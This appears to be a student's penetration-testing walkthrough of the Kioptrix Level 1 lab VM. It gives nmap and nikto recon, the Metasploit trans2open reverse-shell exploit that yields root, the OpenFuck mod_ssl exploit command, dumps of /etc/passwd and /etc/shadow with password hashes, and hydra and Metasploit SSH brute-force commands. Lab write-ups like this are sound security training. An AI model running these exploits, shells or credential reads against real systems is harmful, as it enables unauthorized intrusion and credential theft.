

# Kioptrix

## Finding Vulnerabilities

1. we used `sudo netdiscover -r 192.168.161.0/24` with our ip to find the vmware ip
2. we use `nmap -T4 -p- -A 192.168.161.130` to find all info about the system
3. 80/443 default webpage found with apache server running
4. use `nikto` for vulnerable scanning

```
$ nikto -h http://192.168.161.130
- Nikto v2.5.0
-----
* Target IP:      192.168.161.130
* Target Hostname: 192.168.161.130
* Target Port:    80
* Start Time:     2024-01-24 04:29:16 (GMT-5)
-----
All vulnerabilities listed
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* Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
* /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
* /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
* /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-content-type-header/
* /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
* mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
* OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
* Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
* Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
* Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
* Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
* mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
* OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
* /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
* /etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
* /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
* /manual/: Directory indexing found.
* /manual/: Web server manual found.
* /icons/: Directory indexing found.
* /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
* /SSSs+ /test.php: This might be interesting.
* /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
* /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
* /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
* /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
* /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
* /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
* /assets/mobirise/css/meta.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
* /login.cgi?cli=aa%20aa%27cat%20/etc/passwd: Some D-Link router remote command execution.
* /shell?cat=/etc/passwd: A backdoor was identified.
* /wp-config.php: #wp-config.php# file found. This file contains the credentials.
* 8908 requests: 0 error(s) and 30 item(s) reported on remote host
* End Time:     2024-01-24 04:29:49 (GMT-5) (33 seconds)
```

5. Found that

```
mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote
buffer overflow which may allow a remote shell.
```

6. Information disclosure- Server version

```
HTTP/1.1 304 Not Modified
Date: Wed, 24 Jan 2024 11:02:19 GMT
Server: Apache/1.3.20 (Unix) (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
Connection: close
ETag: "8805-b4a-3b96e9ae"
```

7. We can use three tools for directory busting:

- **gobuster**
- **dirb**
- **dirbuster**

8. Found usage subdirectory which disclosed following info:

*Generated by Webalizer Version 2.01*

9. Using masscan to find ports:

```
sudo masscan -p1-65535 192.168.161.130 --rate 1000
```

```
└─$ nmap -T4 -p-65535 192.168.161.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 10:17 EST
Nmap scan report for 192.168.161.130
Host is up (0.0014s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms

Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds
```

then we can do

```
nmap -T4 -p 22,80,111,139,443,32768 -A 192.168.57.134
```

This method is faster

## SMB Enumeration

1. SMB version found using metasploit- *Unix (Samba 2.2.1a)*

2. Then use **smbclient** to gain access to smb (can potentially contain valuable data) which led to find:

```
- smbclient \\\192.168.161.130\\IPC$
```

- Access Denied

```
- smbclient \\\192.168.161.130\\ADMIN$
```


- Requires password

**THIS PATH IS A DEADEND**

**POTENTIALLY OPEN TO trans2open exploit**

<https://www.infosecmatter.com/metasploit-module-library/>

**mm=exploit/linux/samba/trans2open**



# Not Found

The requested URL /manual/mod/core.html was not found on this server.

Apache/1.3.20 Server at 127.0.0.1 Port 80

Information disclosure

## SSH Enumeration

I. We try to make a connection using:

```
ssh 192.168.161.130 -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss -c aes128-cbc
```

The output:

```
DSA key fingerprint is
SHA256:lEaf2l45S0oTn6qFh/E0bfveZjbgCPuTHIXBFtD9mY8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.161.130' (DSA) to the list of known
hosts.
kali@192.168.161.130's password
```

We do this to check for exposed banners(which could have ssh version or created by which companies etc).

## SSL remote shell

I. mod\_ssl/2.8.4 - mod\_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. is the one we targeting

2. 80/443 -> Found exploit - <https://github.com/heltonWernik/OpenLuck>

## Exploitation

1. We chose smb to exploit (trans2open using metasploit)

```
msf6 > search trans2open

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/freebsd/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open            2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open              2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > 1
[-] Unknown command: 1
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > S
```

1. Didn't work first time because of some payload issue. We were using staged

### Exploitation > Staged vs Non- Staged

```
Module options (exploit/linux/samba/trans2open):

Name      Current Setting  Required  Description
----      -
RHOSTS    192.168.161.130 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -
LHOST     192.168.161.129 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Samba 2.2.x - Bruteforce

This is a staged payload
```

2. We switch to non staged payload (: (no meterpreter)

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/ Use double tab for options
set payload linux/x86/adduser
set payload linux/x86/chmod
set payload linux/x86/exec
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/metsvc_reverse_tcp
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/shell/bind_tcp
set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/shell/reverse_tcp
set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/shell_bind_tcp
set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/shell_reverse_tcp
set payload linux/x86/shell_reverse_tcp_ipv6
```

We gain root after running exploit

## 2. Using OpenFuck to manually exploit:

```
(kali㉿kali)-[~/Documents/hacks/kioptrix/OpenFuck]  
$ ./open 0x6b 192.168.161.130 -c 40
```

## 3. We got shell access with root privileges.

```
msf6 exploit(linux/samba/trans2open) > exploit  
[*] Started reverse TCP handler on 192.168.161.129:4444  
[*] 192.168.161.130:139 - Trying return address 0xbffffdfc...  
[*] 192.168.161.130:139 - Trying return address 0xbffffcfc...  
[*] 192.168.161.130:139 - Trying return address 0xbffffbfc...  
[*] 192.168.161.130:139 - Trying return address 0xbffffafc...  
[*] 192.168.161.130:139 - Trying return address 0xbffff9fc...  
[*] 192.168.161.130:139 - Trying return address 0xbffff8fc...  
[*] 192.168.161.130:139 - Trying return address 0xbffff7fc...  
[*] 192.168.161.130:139 - Trying return address 0xbffff6fc...  
[*] 192.168.161.130:139 - Trying return address 0xbffff5fc...  
[*] Command shell session 5 opened (192.168.161.129:4444 -> 192.168.161.130:32773) at 2024-01-26 06:39:39 -0500  
  
[*] Command shell session 6 opened (192.168.161.129:4444 -> 192.168.161.130:32774) at 2024-01-26 06:39:40 -0500  
whoami  
root  
[*] Command shell session 7 opened (192.168.161.129:4444 -> 192.168.161.130:32775) at 2024-01-26 06:39:45 -0500  
hostname  
kioptrix.level1
```

## 4. Undetected malicious activity

# Passwords



We got root access and can access the passwd file:

```
sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47:/:/var/spool/mqueue:/dev/null
rpm:x:37:37:/:/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23:/:/var/spool/squid:/dev/null
pcap:x:77:77:/:/var/arpwatch:/bin/nologin
john:x:500:500:/:/home/john:/bin/bash
harold:x:501:501:/:/home/harold:/bin/bash
```

Only these are users

**Note:** The passwd file no longer directly has the passwords

Instead we see the shadow file in `/etc/shadow`:

```
sudo cat /etc/shadow
root:$1$XROmcFDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:!:14513:0:99999:7:::
daemon:!:14513:0:99999:7:::
adm:!:14513:0:99999:7:::
lp:!:14513:0:99999:7:::
sync:!:14513:0:99999:7:::
shutdown:!:14513:0:99999:7:::
halt:!:14513:0:99999:7:::
mail:!:14513:0:99999:7:::
news:!:14513:0:99999:7:::
uucp:!:14513:0:99999:7:::
operator:!:14513:0:99999:7:::
games:!:14513:0:99999:7:::
gopher:!:14513:0:99999:7:::
ftp:!:14513:0:99999:7:::
nobody:!:14513:0:99999:7:::
mailnull:!:14513:0:99999:7:::
rpm:!:14513:0:99999:7:::
xfs:!:14513:0:99999:7:::
rpc:!:14513:0:99999:7:::
rpcuser:!:14513:0:99999:7:::
nfsnobody:!:14513:0:99999:7:::
nscd:!:14513:0:99999:7:::
ident:!:14513:0:99999:7:::
radvd:!:14513:0:99999:7:::
postgres:!:14513:0:99999:7:::
apache:!:14513:0:99999:7:::
squid:!:14513:0:99999:7:::
pcap:!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceB00gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

## SSH brute forcing

### 1. Using hydra

```
hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt
ssh://192.168.161.130 -t 4 -V
```

### 2. Using metasploit

- use `SSH_Login` after search

```
msf6 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
pass_file => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.161.130
rhosts => 192.168.161.130
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set threads 10
threads => 10
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
```